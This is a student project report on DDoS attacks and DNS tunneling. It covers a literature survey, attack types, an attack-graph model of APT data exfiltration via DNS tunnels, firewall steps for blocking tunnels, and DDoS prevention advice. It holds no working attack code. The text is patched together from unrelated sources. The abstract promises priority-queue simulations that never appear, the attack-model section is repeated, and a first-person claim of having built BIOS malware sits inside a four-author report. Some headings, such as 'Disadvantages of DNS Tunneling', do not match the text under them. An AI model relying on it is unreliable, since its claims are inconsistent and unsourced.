

IMPLEMENTATION AND DEFENSE OF DDoS ATTACK

A Project Report

Submitted by

Nandini K	2016CSE006
Sindhura	2016CSE026
Anupam Anurag	2016CSE055
Kruthika MB	2016CSE139

Under the guidance of,
Mr. Sanjeev P Kaulgud
Mr. Yogeen Honnawar

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SCHOOL OF ENGINEERING
DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

CERTIFICATE

This is to certified that the Project report “**Implementation and defense of DDoS attack**” being submitted by **Ms. Nandini K, Ms. Sindhura, Mr. Anupam Anurag, Ms. Kruthika** bearing roll numbers 2016CSE006, 2016CSE026, 2016CSE055, 2016CSE139 respectively, in partial fulfillment of requirement for the award of degree of **Bachelor of Technology in Computer Science and Engineering** is a bonafide work carried out under my supervision.

Dr. Mohan K G

HOD
Department of CSE
Presidency University

Mr. Sanjeev P. Kaulgud

Guide
Professor
Department of CSE

PRESIDENCY UNIVERSITY
SCHOOL OF ENGINEERING
DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

DECLARATION

We hereby declare that the work, which is being presented in the project report entitled **Implementation and defense of DDoS Attack** in partial fulfillment for the award of Degree of **Bachelor of Technology in Computer Science and Engineering**, is a record of our own investigations carried under the guidance of **Mr. Sanjeev P. Kaulgud, Professor, Department of Computer Science and Engineering, School of Engineering, Presidency University, Bangalore.** We have not submitted the matter presented in this report anywhere for the award of any other Degree.

Names	ID No.	Signatures
Nandini K	2016CSE006	
Sindhura	2016CSE026	
Anupam Anurag	2016CSE055	
Kruthika MB	2016CSE139	

ABSTRACT

The distributed denial of Service (DDoS) attack is a form of active attack which has been taking place since August, 1999. There have many prevention techniques proposed by various people who were working on this field but even today these attacks take place. The damage of these attacks are serious due to the number of systems involved and worldwide distribution. The botnet attackers tend to use protocols such as Domain Name System (DNS) because of the vulnerabilities present in it. In this paper, we provide an overview of DDoS attacks that take place due to the garbage requests sent to the server. DNS serves as a basic infrastructure to launch these attacks. Our main objective is to make a better understanding of these attacks to extend the knowledge about DDoS attacks and to analyse the importance of DNS services in day to day life. A Distributed Denial-of-Service attack affects the bandwidth or resources of a targeted system. By flooding networks and disrupting access to services, it may cause damage on multimedia network services and Internet Service Providers. In the paper, we propose to analyze the behavior of packet flows and adopt a priority queue-based algorithm that assign packets from normal users to a high priority queue and packets from suspected attackers to a low priority queue. Simulations in network simulator, NS2, prove our proposed priority queue-based scheme is effective in blocking attacking traffic while maintaining constant flows for legitimate users.

Keywords: - DDoS, ISP, Legitimate users, Packet flow, Priority queue-based algorithm

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Nandini K

Sindhura

Anupam Anurag

Kruthika MB

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CHAPTER 1

INTRODUCTION

DNS Tunneling was invented in 1998. At the time, consumers were just beginning to engage in internet usage in large numbers. Domain Name Service resolves domain names into IP addresses for web browsers, email clients, FTP clients, and a few other types of internet use programs. It's simply more user-friendly to send an email to xxxyyy@gmail.com than xxxyyy@74.125.228.22. DNS will make our lives especially easier as more and more IP addresses online go from IPv4 to IPv6. It's one thing to remember 74.125.228.22, but try remembering 2001:4860:0:1001:: 68!

DNS tunneling was created as a way to deliver types of internet traffic that wouldn't normally be routed through DNS. The only type of traffic DNS servers were originally designed to process DNS queries and DNS list updates.

The original purpose was to bypass proxy server web filtering in places like public hotspots and workplaces. But just as Albert Einstein regretted how his Theory of Relativity helped in the development of nuclear bombs, inventions will often be used nefariously in ways not intended by the inventor.

Now, various types of applications, helpful and malicious alike can use DNS tunneling. But DNS tunneling is a relatively easy way to attack a network or an individual computer.

The main threat scenario is as follows. Someone enters a domain name into the address bar of their web browser. Instead of going to an IP address belonging to the legitimate website behind the domain name, a user is taken to a malicious website, with malware in the web pages. Common locations for webpage malware include malicious JavaScript applets, malicious AJAX, which works with JavaScript, malicious php with server-side scripting (most CMSes, such as Word Press, are built with PHP, as is Facebook), or malicious executable, file-binder into embedded graphics or other types of media files.

The malware could infect the web engine, web browser BHOs, the application layer, the OS kernel, or even the BIOS firmware. If firmware becomes infected, malware-scanning a disk, installing a new OS, or even replacing a HDD will probably do no good at all. And no Microsoft, Secure boot UEFI isn't safe. I have tested secure boot in a test machine against BIOS malware I've developed with a former colleague, and was able to infect it easily.

Launched your web browser, and noticed your home page has been changed without your consent? DNS tunneling may be at play there, as well.

Malicious DNS tunneling often involves making changes to the “hosts” file on a machine. If you want to check to see if a “hosts” file has been changed by malware, open it in a text editor. On another machine (a smartphone or tablet will work just fine for this) open an IP address lookup website, such as ip-lookup.net. Search for the domain names in the “hosts” file. If you get completely different IP addresses more than once, there’s a strong likelihood that the “hosts” file has been maliciously changed. Once you’ve removed all the malware you can in an OS, with the latest signatures change the “hosts” file before opening a web browser or using an email client again.

A legitimate DNS server you’ve been using may have been infected, as well. Try changing it to Google’s DNS server at 8.8.8.8 or Open DNS’ server at 208.67.222.222 or 208.67.220.220. You can do so by going into the settings in your web browser, email client, FTP client or IRC client.

If you run your own DNS server, you must check its security frequently. Make sure it’s behind a custom configured firewall and IDS or IPS. Make sure to close all unused TCP/IP ports, and filter all of the others. Have a frequently patched AV shield on it, and scan the machine it’s on for malware at least once a week.

Once every few months, have a third party who’s unfamiliar with your network configuration penetration test the local network your DNS server is on.

If your DNS server has been infected by malware that makes malicious DNS tunneling possible, and other people use it, you may be legally liable for problems users incur. The DNS protocol is one of the backbones of the Internet without which traversing or browsing the Internet would probably be an impractical undertaking. The DNS protocol and service (henceforth referred to as DNS) operating on port 53 translates IP addresses to hostnames or human friendly names inadvertently eliminating the need to master numerical IP addresses on the Internet. In every local and global network connected to the Internet, we are sure to find DNS. Therefore, the importance of DNS cannot be overemphasized in the current Internet structure. In light of the aforesaid, DNS traffic forms a huge part of the overall Internet. DNS is thus permitted by default by most firewalls and intrusion detection systems (IDS). Notwithstanding the aforementioned, DNS has not been spared of cyber-attacks. The DNS

threat index, a global indicator of malicious network activities directed towards the Domain Name System shows a more than 12% substantial increment from 2015 to 2016.

Distributed Denial-of-Service (DDoS) is one type of cyber-attacks in which the victim receives a large amount of attack packets coming from a large number of hosts. As a result, the victim will be overloaded and eventually it will be unable to perform any normal functions. Currently, any counter measures are done manually.

When an attack is reported, offline traffic analysis will be carried out to identify the possible attacks. After identification, new access controls will be set up to filter the attack packets. An example of such procedure is currently used by iAdvantage, a local ISP.

MRTG (Multi Router Traffic Grapher) is used to monitor the traffic load by generating HTML pages containing graphical images which provide a live visual representation of the traffic. If any anomaly is observed, data in NetFlow database will be used to check the packet attributes, like IP, flow count, packet rate, etc.

The same set of data collected 15 minutes before will be served as the baseline for comparison. If any customers are identified as the source or destination of attacks, the switch port associated with the customers will be closed down manually.

And the ISP will contact the customers to find out the causes of the attacks and the methods to tackle the attacks.

The major disadvantage of this approach is that the response time may be too long. Damages may occur before new access controls are established, or even before the detection of attacks. To tackle the issue of response time, we propose a new method to deal with DDoS: automatic detection of attack traffic. If the network can detect attacks automatically, the response time may be shortened and damages may be reduced. To establish the feasibility of our approach, patterns of normal traffic data and attacking traffic data are obtained.

Then the distributions of packet attributes in normal condition and attacking condition are obtained and compared to find out the deviation of attributes under attack from normal condition. If any anomaly is found, it may facilitate the identification of attack packet signature.

1.1 Problem Statement

The existing system design uses DNS protocols as an advantage to exfiltrate data from client's system using tools such as dnscat2, Iodine, NSTX, Heyoka etc. The exfiltration requires traffic and a very long duration of time.

1.2 Proposed Attack

We model the proposed attack structure by constructing an attack network based on attack graphs, comprising nodes $ni, j \in N$ and arcs $Ai, j \in E$, where $\{i, j = 0, 1, 2, \dots, N+\}$. The resultant is a directed acyclic graph (DAG) illustrated in the diagram.

The nodes ni , of the attack network are categorized into 4 node sets namely:

1. *entry* nodes: $\{ne0, 1, ne2, \dots, ne+\}$
2. *critical node*: $\{nCr\}$
3. *pivot* node: $\{np1, 2, 3, \dots, npi\}$
4. *goal node*: $\{nG\}$

The arcs of the network are directed edges $\{Ai, j\}$ denoting traversal from node i to node j . Since the network structure is a DAG, it follows henceforth that $Ai, j \neq Aj, i$. We can thus employ Bayesian network statistics to express the likelihood of reaching the goal node nG given that parent nodes have been accessed prior. Entry nodes present types of networks through which the attacker gets network connectivity. Such is not limited to Wi-Fi networks, mobile IP data networks (e.g. Edge, 3G, 4G or 5G), cabled networks etc. Since the threat agent of our model is an APT attacker, we assume that he does not use his own network as an entry node to avoid detection. Upon acquisition of network connectivity, the attacker seeks to use his own DNS whether one is offered by the DHCP server or not. This activity is representative the set of edges $\{ne, i \rightarrow nCr\}$ denoted by arcs Aei, Cr . It's worth noting that even though the arcs $Ae0, e1$ and $Ae0, e2$ might seem to be of less value since they signify bouncing between networks, such an activity can be employed by an APT attacker to bounce off different IP addresses, a feature synonymous with the Tor network. From the critical node nCr , the attacker uses pivot nodes as stepping stones to reach the target host where he intends

to exfiltrate data. Pivot nodes represent all network artefacts that facilitate access to the target host.

After having traversed the relevant pivot node to the target, the APT attacker begins data exfiltration via DNS tunneling and this is represented by the end goal node nG . We assume all necessary preconditions for establishing a DNS tunnel have been implemented on the target host via a malware-free intrusion. In this model, we use a malware-free intrusion from our previous work as an infection vector to implant an agent for facilitating a DNS tunnel.

1.3 DDOS ATTACK

A denial of service (DoS) attack bombards the target server with genuine or bogus queries making the server resources saturated so that the server cannot respond to legitimate clients. The entire bandwidth of the server is used up, and thus, the server does not have any reserves to process the logical query. DDoS is another form of DoS attack, where multiple attacks originate from different geographical areas targeting a single victim server. The attacker under the Command & Control (C&C) infects reliable systems by sending a Trojan Virus through an email attachment or malicious software. These infected systems which are under the control of the attacker are referred to as bots.

The interconnection of these bots which are assigned the shared goals is called a botnet. DDoS attacks use botnets under the control of an attacker through C&C. Botnet uses IRC, HTTP or P2P as the C&C channel. A lot of research has been carried out in the field of intrusion detection and DDoS attack detection.

A novel algorithm based on calibration of user signatures using CAPTCHA (Completely Automated Public Turing Test to tell Computer and Human Apart) or AYAH (Are You A Human) page has been proposed.

The proposed method generates a signature for each user and determines the behaviour of the user. The server load is used as a threshold to trigger the AYAH page. The method sends 1 AYAH page out of N requests based on their signature.

However, even the computation and verification of an AYAH page is time-consuming and annoyed the users similar to usage of CAPTCHA page. This method produces false positives and consumes more bandwidth in processing the AYAH pages.

The Interface-Based Rate-Limiting (IBRL) algorithm has been proposed for detection. The Interface-Based Rate-Limiting (IBRL) algorithm has been proposed for detection of DDoS attacks.

The method takes into account the throughput on Serial Interfaces of the edge router to the victim server. The IBRL checks and compares the throughput with the other serial interfaces of the edge router.

If the throughput of the first serial interface is greater than the other two, then it checks whether its link utilisation is above 95%. If it exceeds this then, the IBRL algorithm is applied to the first interface, and the same procedure is continued for the entire remaining interface.

The research mainly considers the Network and Transport layers attacks. However, the effect on the performance metrics by application layer DDoS attack is not differentiable from that of legitimate clients. The time consumed in measuring the performance parameters during the attack would have already damaged the victim server.




Figure 1.1 An example of DDoS Attack

CHAPTER-2

LITERATURE SURVEY

Title 1:- Exploitation of DNS Tunneling for Optimization of Data Exfiltration in Malware-free APT Intrusions

Author: - Aaron Zimba, Mumbi Chishimba

Year: - 2017

Abstract: - One of the main goals of targeted attacks include data exfiltration. Attackers penetrate systems using various forms of attack vectors, but the hurdle comes in exfiltrating the data. APT attackers even reside in a host for long periods of time whilst seeking the best option to exfiltrate data. Most data exfiltration techniques are prone to detection by intrusion detection system. Therefore, data exfiltration methodologies that generate little noise if any at all are attractive to attackers and can go undetected for long periods owing the low threshold of generated noise in form network traffic and system calls. In this paper, we present malware-free intrusion, an attack methodology which does not explicitly use malware to exfiltrate data. Our attack structure exploits the use of system services and resources not limited to RDP, PowerShell, Windows accessibility backdoor and DNS tunneling. Results show that it's possible to exfiltrate data from vulnerable hosts using malware-free intrusion as an infection vector and DNS tunneling as a data exfiltration technique. We test the attack on both Windows and Linux system over different networks. Mitigation techniques are suggested based on traffic analysis captured from the established secure DNS tunnels on the network.

Keywords-DNS; data exfiltration; tunneling; malware-free; Advanced Persistent Threat (APT)

Title 2:- DNS Tunneling Detection Method Based on Multilabel Support Vector Machine**Author:** - Ahmed Almusawi and Haleh Amintoosi**Year:** - 2018

Abstract: - DNS tunneling is a method used by malicious users who intend to bypass the firewall to send or receive commands and data. This has a significant impact on revealing or releasing classified information. Several researchers have examined the use of machine learning in terms of detecting DNS tunneling. However, these studies have treated the problem of DNS tunneling as a binary classification where the class label is either legitimate or tunnel. In fact, there are different types of DNS tunneling such as FTP-DNS tunneling, HTTP-DNS tunneling, HTTPS-DNS tunneling, and POP3-DNS tunneling. Therefore, there is a vital demand to not only detect the DNS tunneling but rather classify such tunnel. This study aims to propose a multilabel support vector machine in order to detect and classify the DNS tunneling. The proposed method has been evaluated using a benchmark dataset that contains numerous DNS queries and is compared with a multilabel Bayesian classifier based on the number of correctly classified DNS tunneling instances. Experimental results demonstrate the efficacy of the proposed SVM classification method by obtaining an F_1 -measure of 0.80.

Title 3: - Entropy-based Prediction of Network Protocols in the Forensic Analysis of DNS Tunnels**Author:** - Irvin Homem, Panagiotis Papapetrou**Year:** - 2016

Abstract: - DNS tunneling techniques are often used for malicious purposes but network security mechanisms have struggled to detect these. Network forensic analysis has thus been used but has proved slow and effort intensive as Network Forensics Analysis Tools struggle to deal with undocumented or new network tunneling techniques. In this paper we present a method to aid forensic analysis through automating the inference of protocols unneled within DNS tunneling techniques. We analyze the internal packet structure of DNS tunneling

techniques and characterize the information entropy of different network protocols and their DNS tunneled equivalents. From this, we present our protocol prediction method that uses entropy distribution averaging. Finally, we apply our method on a dataset to measure its performance and show that it has a prediction accuracy of 75%. Our method also preserves privacy as it does not parse the actual tunneled content, rather it only calculates the information entropy.

Title 4:-Detection of DNS Tunneling in Mobile Networks Using Machine Learning

Author:- Van Thuan Do, Paal Einar Engelstad, Boning Feng, Thanh Van Do

Year:- 2017

Abstract:- Lately, costly and threatening DNS tunnels on the mobile networks bypassing the mobile operator's Policy and Charging Enforcement Function (PCEF), has shown the vulnerability of the mobile networks caused by the Domain Name System (DNS) which calls for protection solutions. Unfortunately there is currently no really adequate solution. This paper proposes to use machine learning techniques in the detection and mitigation of a DNS tunneling in mobile networks. Two machine learning techniques, namely One Class Support Vector Machine (OCSVM) and K-Means are experimented and the results prove that machine learning techniques could yield quite efficient detection solutions. The paper starts with a comprehensive introduction to DNS tunneling in mobile networks. Next the challenges in DNS tunneling detections are reviewed. The main part of the paper is the description of proposed DNS tunneling detection using machine learning.

Keywords

Mobile network security Mobile fraud Mobile privacy Cyber security Cyber-attacks Mobile vulnerability Machine learning

Title 5:- DDoS attacks and defense mechanisms: a classification**Author:** - C. Douligeris, A. Mitrokotsa**Year:-** 2003

Abstract: - Denial of service (DoS) attacks is an immense threat to Internet sites and among the hardest security problems in today's Internet. Of particular concern - because of their potential impact - are the distributed denials of service (DDoS) attacks. With little or no advance warning, a DDoS attack can easily exhaust the computing and communication resources of its victim within a short period of time. This work presents the problem of DDoS attacks and develops a classification of DDoS defense systems. Important features of each attack and defense system category are described and advantages and disadvantages of each proposed scheme are outlined. The goal of the paper is to place some order into the existing attack and defense mechanisms so that a better understanding of DDoS attacks can be achieved and more efficient defense mechanisms and techniques can be devised.

Title 6:- The distributed denial of service attacks (DDoS) prevention mechanisms on application layer**Author:** - Karuna S. Bhosale, Maria Nenova, Georgi Iliev**Year:-** 2017

Abstract: - As DDOS attacks interrupt internet services, DDOS tools confirm the effectiveness of the current attack. DDOS attack and countermeasures continue to increase in number and complexity. In this paper, we explore the scope of the DDoS flooding attack problem and attempts to combat it. A contemporary escalation of application layer distributed denial of service attacks on the web services has quickly transferred the focus of the research community from conventional network-based denial of service. As a result, new genres of attacks were explored like HTTP GET Flood, HTTP POST Flood, Slowloris, R-U-Dead-Yet (RUDY), DNS etc. Also, after a brief introduction to DDOS attacks, we discuss the characteristics of newly proposed application layer distributed denial of service attacks and embellish their impact on modern web services.

CHAPTER-3

ACTIVE ATTACKS

3.1 Introduction

An active attack, in computing security, is an attack characterized by the attacker attempting to break into the system. During an active attack, the intruder may introduce data into the system as well as potentially change data within the system. An active attack is what is commonly thought of when referring to "hacking." In an active attack, the attacker attempts to alter or control data and/or the hardware it resides on. This is in contrast to a passive attack, in which the intruder may listen in on communications or monitor other aspects of the network or its devices.

Types of active attacks include:

- Denial of service (DoS)
- Distributed Denial of Service (DDoS)
- Session replay
- Masquerade
- Message modification
- Trojans

3.2 Advantages of DNS Tunneling

Cybercriminals use DNS tunneling for many different reasons. Here are some of the main reasons why:

- **Covert Connection**

One of the main reasons why hackers use DNS tunneling is because of its almost unmonitored connection. Since internet activity uses the DNS protocol, it's difficult for cyber security tools and IT officers to track malicious DNS queries entering and exiting the network.

Hackers take advantage of the large amount of traffic to create a secret connection between them and the target network. Activities on the malicious DNS tunnel is usually hidden amongst a large volume of different DNS queries, making it difficult to track manually.

- **Not stopped by firewalls**

Although firewalls are generally very good in keeping out malicious content, DNS tunneling is rarely caught by firewalls.

Because of its necessity, DNS is generally known as a trusted protocol by firewalls. So, any DNS query usually passes through firewalls without any problem. This gives hackers free access into a secure system without raising red flags.

- **Can send commands**

DNS tunneling can also be used as part of a larger cyberattack and used to carry out activities without being easily detected.

Hackers can use the DNS connection between their server and the target network to issue commands back to the malware that they used to infiltrate the network. These commands go undetected since it's covered as part of the server's response to the DNS query.

3.3 Disadvantages of DNS Tunneling

- One of the main disadvantages of the DNS is the fact that its registry can only be controlled ICANN, a non-profit organization with roots tied in one country. This challenges the concept of net neutrality and has been a widely propagated argument over the last three decades.

- DNS queries usually don't carry any information about the clients who initiated it. This is one of the reasons why DNS has been popular among hackers. This is because the server side will only see the IP address from where the query came from and which can at times be manipulated by hackers.

- DNS servers are based on the principle of a slave-master relationship. This means that if the master server is broken or manipulated in any way, then it will be hard to access the web page or database that was hosted on the server. Hackers have also used this to their advantage. By targeting the server machine and making redirects to other pages, they have been able to find ways of phishing information.

DNS Vulnerabilities

In recent widespread network penetration testing, there are many security vulnerabilities around the Organization's DNS servers. Attackers who exploit this vulnerability also develop many attacks on DNS. Nearly all applications, including networked web browsing, e-mail, e-

commerce, and IP telephony systems, are largely DNS bound, so many cyber-attacks that target DNS are causing organizations to face greater financial and administrative risk.

DNS servers can be expressed as phone books of the Internet environment. They maintain Internet Protocol (IP) addresses and do bi-directional translations. It is easier for people to search for domains and remember their domain names, but the same web browsers need IP addresses to connect to a web server; domain names must be converted to IP addresses.

The two most common types of attacks that target DNS are: DNS cache poisoning and DNS amplification known as the type of service-blocking attack.

DDoS attacks targeting the DNS are extremely effective and can often be difficult to prevent. No matter how strong the infrastructure of the applications, the slowdown or crumbling of applications can occur if the DNS infrastructure is overwhelmed by intense attack requests.

If we will examine how can we reduce the risk of DNS upgrade attacks on domain names; Beginning by modifying the configuration of owned "open" recursive DNS servers will be the first step.

So this type of attack will not be very effective. In some cases, a recursive DNS server can also be configured to make recursive queries only on behalf of previously granted IP addresses. A co-operation with the internet service provider may be used to use the source IP authentication to reject DNS traffic with fake IP addresses before reaching the domain. Using specialized devices and ready DDoS mitigation services to reduce DDoS attacks will also be an alternative method of protection for some organizations.

3.4 DNS Tunneling Prevention

Step 1. Create an Access Rule

Create an access rule to allow traffic from the network to the Internet.

1. Go to **CONFIGURATION > Configuration Tree > Box > Virtual Servers > your virtual server > Assigned Services > Firewall > Forwarding Rules**.
2. Click **Lock**.
3. Either click the plus icon (+) at the top right of the ruleset, or right-click the ruleset and select **New > Rule**.
4. Select **Pass** as the action.

5. Enter a **Name** for the rule. E.g. Block-DNS-Tunneling
6. Specify the following settings:
 - Source** – Select **Trusted LAN**.
 - Destination** – Select **Internet**.
 - Service** – Select **Any**.
 - Connection Method** – Select **Dynamic NAT**.
7. Click **OK**.
8. Drag and drop the access rule so that it is the first rule that matches the traffic that you want it to forward. Ensure that the rule is located above the BLOCKALL rule; rules located below the BLOCKALL rule are never executed.
9. Click **Send Changes** and **Activate**.

Step 2. Create a Protocol Object

Create a protocol object to detect DNS tunneling.

1. Go to **CONFIGURATION > Configuration Tree > Box > Virtual Servers > your virtual server > Assigned Services > Firewall > Forwarding Rules**.
2. Click **Lock**.
3. In the left menu, expand **Firewall Objects** and select **Applications**.
4. Create the protocol object by either right-clicking the table and selecting **New > Protocol Object** or using the icons in the top-right area of the ruleset.
5. Enter a **Name** for the protocol object.
6. Either search or filter for the protocol **DNS**.
7. In the **Select Protocols** list, expand **DNS**, and click the plus sign (+) next to **DNS Tunnel**.
8. The protocol appears in the **Protocol Set** section.
9. Click **Save**.
10. Click **Send Changes** and **Activate**.

Step 3. Create an Application Rule

Create an application rule for traffic between the network and the Internet. Use the protocol object to block the DNS tunnel protocol.

1. Go to **CONFIGURATION > Configuration Tree > Box > Virtual Servers > your virtual server > Assigned Services > Firewall > Forwarding Rules**.
2. In the left menu, click **Application Rules**.
3. Click **Lock**.
4. Click the green plus sign (+) in the top right of the page or right-click the ruleset and select **New > Rule**. An application rule **New Rule** is added to the application ruleset.
5. Double-click on the **New Rule** application rule you just created. The **Edit Rule** window opens.
6. Enter a **Name** for the rule. E.g., Block-DNS-Tunneling
7. Specify the following settings:
 - **Action** – Select **Deny**.
 - **Source** – Select **Trusted LAN**.
 - **Destination** – Select **Internet**.
 - **Application** – Select **Any**.
 - **Protocol** – Select the protocol object created in Step 2
8. Click **OK**.
9. Drag and drop the application rule so that it is the first rule that matches the application traffic.
10. Click **Send Changes** and **Activate**.

3.5 Types of DDoS Attacks & How Each Work

3.5.1 Volumetric Attacks

The most common DDoS attack overwhelms a machine's network bandwidth by flooding it with false data requests on every open port the device has available. Because the bot floods ports with data, the machine continually has to deal with checking the malicious data requests

and has no room to accept legitimate traffic. UDP floods and ICMP floods comprise the two primary forms of volumetric attacks.

UDP stands for User Datagram Protocol and refers to the simple transmission of data without checking its integrity. The UDP format lends itself well to fast data transmission, which unfortunately makes it a prime tool for attackers.

ICMP stands for Internet Control Message Protocol, referring to network devices that communicate with one another. An attack focused on ICMP relies on attacking nodes sending false error requests to the target. The target has to deal with these requests and cannot respond to real ones, similar to how a UDP attack works.

3.5.2 Application-Layer Attacks

The application layer is the topmost layer of the OSI network model and the one closest to the user's interaction with the system. Attacks that make use of the application layer focus primarily on direct Web traffic. Potential avenues include HTTP, HTTPS, DNS, or SMTP.

Application-layer attacks are not as easy to catch because they typically make use of a smaller number of machines, sometimes even a single one. Therefore, the server can be tricked into treating the attack as nothing more than a higher volume of legitimate traffic.

3.5.3 Protocol Attacks

A protocol attack focuses on damaging connection tables in network areas that deal directly with verifying connections. By sending successively slow pings, deliberately malformed pings, and partial packets, the attacking computer can cause memory buffers in the target to overload and potentially crash the system. A protocol attack can also target firewalls. This is why a firewall alone will not stop denial of service attacks.

One of the most common protocol attacks is the SYN flood, which makes use of the three-way handshake process for establishing a TCP/IP connection. Typically, the client sends a SYN (synchronize) packet, receives a SYN-ACK (synchronize-acknowledge), and sends an ACK in return before establishing a connection. During an attack, the client only sends SYN packets, causing the server to send a SYN-ACK and wait for the final phase that never occurs. This, in turn, ties up network resources. Often, would-be hackers combine these three

types of approaches to attack a target on multiple fronts, completely overwhelming its defenses until stronger and more thorough countermeasures can be deployed.

3.6 DDOS ATTACK PREVENTION

The evolution of DDoS attacks shows no signs of slowing. They keep growing in volume and frequency, today most commonly involving a “blended” or “hybrid” approach.

Without early threat detection and traffic profiling systems, it’s impossible to know they’re here. In fact, chances are you know about it only when your website slows to a halt or crashes.

This is especially true for sophisticated attacks, which use a blended approach and target multiple levels simultaneously.

These attacks target data, applications, and infrastructure simultaneously to increase the chances of success.

To fight them, you need a battle plan, as well as reliable DDoS prevention and mitigation solutions. You need an integrated security strategy that protects all infrastructure levels.

1. Develop a Denial of Service Response Plan.

Develop a DDoS prevention plan based on a thorough security assessment. Unlike smaller companies, larger businesses may require complex infrastructure and involving multiple teams in DDoS planning.

When DDoS hits, there is no time to think about the best steps to take. They need to be defined in advance to enable prompt reactions and avoid any impacts.

Developing an incident response plan is the critical first step toward comprehensive defense strategy. Depending on the infrastructure, a DDoS response plan can get quite exhaustive. The first step you take when a malicious attack happens can define how it will end. Make sure your data center is prepared, and your team is aware of their responsibilities.

That way, you can minimize the impact on your business and save yourself months of recovery.

The key elements remain the same for any company, and they include:

- **Systems checklist.** Develop a full list of assets you should implement to ensure advanced threat identification, assessment, and filtering tools, as well as security-enhanced hardware and software-level protection, is in place.
- **Form a response team.** Define responsibilities for key team members to ensure organized reaction to the attack as it happens.
- **Define notification and escalation procedures.** Make sure your team members know exactly whom to contact in case of the attack.
- **Include the list of internal and external contacts** that should be informed about the attack. You should also develop communication strategies with your customers, cloud service provider, and any security vendors.

2. Secure Your Network Infrastructure.

Mitigating network security threats can only be achieved with multi-level protection strategies in place. This includes advanced intrusion prevention and threat management systems, which combine firewalls, VPN, anti-spam, content filtering, load balancing, and other layers of DDoS defense techniques.

Together they enable constant and consistent network protection to prevent a DDoS attack from happening. This includes everything from identifying possible traffic inconsistencies with the highest level of precision in blocking the attack.

Most of the standard network equipment comes with limited DDoS mitigation options, so you may want to outsource some of the additional services. With cloud-based solutions, you can access advanced mitigation and protection resources on a pay-per-use basis.

This is an excellent option for small and medium-sized businesses that may want to keep their security budgets within projected limits. In addition to this, you should also make sure your systems are up-to-date. Outdated systems are usually the ones with most loopholes. Denial of Service attackers find holes. By regularly patching your infrastructure and installing new software versions, you can close more doors to the attackers.

Given the complexity of DDoS attacks, there's hardly a way to defend against them without appropriate systems to identify anomalies in traffic and provide instant response. Backed by secure infrastructure and a battle-plan, such systems can minimize the threat.

More than that, they can bring the needed peace of mind and confidence to everyone from a system admin to CEO.

3. Practice Basic Network Security

The most basic countermeasure to **preventing DDoS attacks** is to allow as little user error as possible.

Engaging in strong security practices can keep business networks from being compromised. Secure practices include complex passwords that change on a regular basis, anti-phishing methods, and secure firewalls that allow little outside traffic. These measures alone will not stop DDoS, but they serve as a critical security foundation.

4. Maintain Strong Network Architecture

Focusing on secure network architecture is vital to security. Business should create redundant network resources; if one server is attacked, the others can handle the extra network traffic.

When possible, servers should be located in different places geographically. Spread-out resources are more difficult for attackers to target.

DNS Spoofing

In DNS cache poisoning, also known as DNS spoofing, hackers can upload spoofed data to the cache of a DNS server and redirect traffic to a malicious site by returning an incorrect IP address. Thus, hackers use a variety of vulnerabilities in the DNS software to load fake information, called poison, into DNS caches. To prevent this, DNS servers must verify that the DNS responses they receive from other servers are authentic; otherwise they can cache and present poisonous entries to the user and mislead them. The most effective way to protect against DNS cache poisoning is to ensure that DNS servers are up-to-date and correctly configured to have the latest security features of their software. For example, Domain Name System Security Extensions (DNSSEC) provide secure DNS authentication and reduce the

risk of cache poisoning. If we look at other security measures; firewalls and intrusion prevention systems (IPS) provide security against DNS attacks and prevent attackers from taking over the administration of servers. Also using a network traffic analyzer, alerts can be received for traffic originating from malicious DNS queries on the network.

DNS cache poisoning attacks usually incorporate elements of social engineering to manipulate victims into downloading malware. The servers and websites that attackers use to replace authentic IP addresses are set up to appear legitimate while they actually contain malware in disguise.

Attackers' use of social engineering along with the fact that domain names still appear normal can make it very difficult for users to detect cache poisoning attacks. As a result, victims willingly download malicious content that they believe to be valid and from trusted sources.

There are several measures that enterprises should take to prevent DNS cache poisoning attacks. For starters, IT teams should configure DNS servers to rely as little as possible on trust relationships with other DNS servers. Doing so will make it more difficult for attackers to use their own DNS servers to corrupt their targets' servers.

Beyond limiting trust relationships on the DNS, IT teams should ensure that they're using the most recent version of DNS. Domain Name Systems that use BIND 9.5.0 or higher include features such as port randomization and cryptographically secure Transaction IDs, both of which help prevent cache poisoning attacks.

CHAPTER-4

SYSTEM ANALYSIS

4.1 Proposed Attack

We model the proposed attack structure by constructing an attack network based on attack graphs [7], comprising nodes $ni,j \in N$ and arcs $Ai,j \in E$, where $\{i,j = 0,1,2,\dots,\mathbb{N}+\}$. The resultant is a directed acyclic graph (DAG) illustrated in figure below.

